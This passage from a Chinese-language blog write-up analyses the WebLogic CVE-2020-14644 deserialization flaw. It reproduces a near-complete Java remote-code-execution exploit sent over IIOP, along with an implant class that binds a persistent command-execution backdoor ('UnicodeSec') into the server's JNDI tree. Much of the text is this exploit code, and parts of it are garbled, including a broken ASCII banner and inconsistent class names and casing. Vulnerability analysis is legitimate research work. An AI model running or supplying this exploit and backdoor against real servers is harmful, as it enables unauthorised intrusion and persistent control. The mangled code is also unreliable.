
ClassPool cp = ClassPool.getDefault();
CtClass ctClass = cp.get(org.iioP.test1.class.getName());
ctClass.replaceClassName(org.iioP.test1.class.getName(),
org.iioP.test.class.getName() + "$" + classIdentity.getVersion());
System.out.println(ctClass.toString());

ClassDefinition classDefinition = new ClassDefinition(
    classIdentity,
    ctClass.toBytecode()


);

```


因为之前看到的sClassName是test1\$+十六进制，所以要做个replaceClassName的替换操作。
不替换前：



替换后：



运行之后:



成功把test1的内容给执行了, 但是还有个报错。

org.iioptest1\$9BC03FF199F8E95021E1281BDFAAA032 cannot be cast to com.tangosol.internal.util.invoke.RemoteTable 没有实现Remoteable接口, 那就改写下test1。

```
package org.iiopt;

import com.tangosol.internal.util.invoke.Remoteable;
import com.tangosol.internal.util.invoke.RemoteConstructor;

public class test1 implements Remoteable {
    static {
        system.out.println("success");
    }
}
```



```


@Override
public RemoteConstructor getRemoteConstructor() {
    return null;
}

@Override
public void setRemoteConstructor(RemoteConstructor remoteConstructor) {

}
}

```

最终成功，无报错：



基本框架结束以后，在外面套一个T3协议或者iiop发送出去，即可rce。因为使用的是defineClass所以是可以直接回显的。

这边我直接给出UnicodeSec的利用iiop回显代码，其中有个小bug，我修改了一下一点点代码：因为他的逻辑是if(iiopCtx.lookup("UnicodeSec") == null)我在测试过程中发现，因为第一次不存在UnicodeSec一定会是报错，导致一直不能进入rebind，一直循环在if这里，所以我采用try的方法，其他代码不变

```

package org.iiop;

import com.tangosol.internal.util.invoke.ClassDefinition;
import com.tangosol.internal.util.invoke.ClassIdentity;
import com.tangosol.internal.util.invoke.RemoteConstructor;
import javassist.ClassPool;
import javassist.CtClass;
import weblogic.cluster.singleton.ClusterMasterRemote;
import weblogic.jndi.Environment;

import javax.naming.Context;
import javax.naming.NamingException;
import java.rmi.RemoteException;

/**
 * created by UnicodeSec potatso
 */
public class App {
    public static void main(String[] args) throws Exception {
        String text = "
            _ _ _ _ _
            _ _ _ _ _ \n" +
            "      |_ \\ / - \\_ \\ / - \\_ / - /_ / | | | |
/ / | | | | | | | \n" +
            "      " _ _ _ _ _ ) | | | | ) | | | | _ _ | | | | | / /_ |
| | | | | | | _ _ _ _ _ \n" +
            " / _ \\ \\ \\ / - \\_ / / | | | / / | | | | _ _ | | | | _ |
'_ \\_ _ | _ _ | / - \\ \\ \\ / '_ \\_ \\_ \n" +

```

```

    " | ( _ \\ v / _ / / _ | _ | / / _ | _ | | | | | | | ( )
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    "
    " | | \n" +
    "
    " | _ | " +
    "
    UnicodeSec potatso ";
    System.out.println(text);
    String host = "127.0.0.1";
    String port = "7001";
    String command = "whoami";
    Context iiopCtx = getInitialContext(host, port);
    try{
        iiopCtx.lookup("UnicodeSec");
    }catch (Exception e){
        ClassIdentity classIdentity = new
ClassIdentity(org.iioptest.class);
        ClassPool cp = ClassPool.getDefault();
        CtClass ctClass = cp.get(org.iioptest.class.getName());
        ctClass.replaceClassName(org.iioptest.class.getName(),
org.iioptest.class.getName() + "$" + classIdentity.getVersion());
        RemoteConstructor constructor = new RemoteConstructor(
            new ClassDefinition(classIdentity, ctClass.toBytecode()),
            new Object[]{}
        );
        String bindName = "UnicodeSec" + System.nanoTime();
        iiopCtx.rebind(bindName, constructor);
    }
    executeCmdFromWLC(command, iiopCtx);
}

private static void printUsage() {
    System.out.println("usage: java -jar cve-2020-14644.jar host port
command");
    System.exit(-1);
}

private static void executeCmdFromWLC(String command, Context iiopCtx)
throws NamingException, RemoteException {
    ClusterMasterRemote remote = (ClusterMasterRemote)
iiopCtx.lookup("UnicodeSec");
    String response = remote.getServerLocation(command);
    System.out.println(response);
}

public static Context getInitialContext(String host, String port) throws
Exception {
    String url = converUrl(host, port);
    Environment environment = new Environment();
    environment.setProviderUrl(url);
    environment.setEnableServerAffinity(false);
    Context context = environment.getInitialContext();
    return context;
}

```

```

        public static String converUrl(String host, String port) {
            return "iiop://" + host + ":" + port;
        }

    }
}

```

test的代码:

```

package org.iiop;

import com.tangosol.internal.util.invoke.Remotable;
import com.tangosol.internal.util.invoke.RemoteConstructor;
import weblogic.cluster.singleton.ClusterMasterRemote;

import javax.naming.Context;
import javax.naming.InitialContext;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.rmi.RemoteException;
import java.util.ArrayList;
import java.util.List;

public class test implements Remotable, ClusterMasterRemote {

    static {
        try {
            String bindName = "UnicodeSec";
            Context ctx = new InitialContext();
            test remote = new test();
            ctx.rebind(bindName, remote);
            System.out.println("installed");
        } catch (Exception var1) {
            var1.printStackTrace();
        }
    }

    public test() {

    }

    @Override
    public RemoteConstructor getRemoteConstructor() {
        return null;
    }

    @Override
    public void setRemoteConstructor(RemoteConstructor remoteConstructor) {

    }

    @Override
    public void setServerLocation(String var1, String var2) throws
RemoteException {

    }
}

```


0x03 总结

这是一次相对其他较简单的gadget分析，需要了解iioop，cobra，反序列化，序列化等相关知识，同时还需要了解javassist和defineClass的知识。

0x04 参考

- <https://www.cnblogs.com/potatsoSec/p/13451993.html>
- <https://xz.aliyun.com/t/2272>

0x05 weblogic全球态势

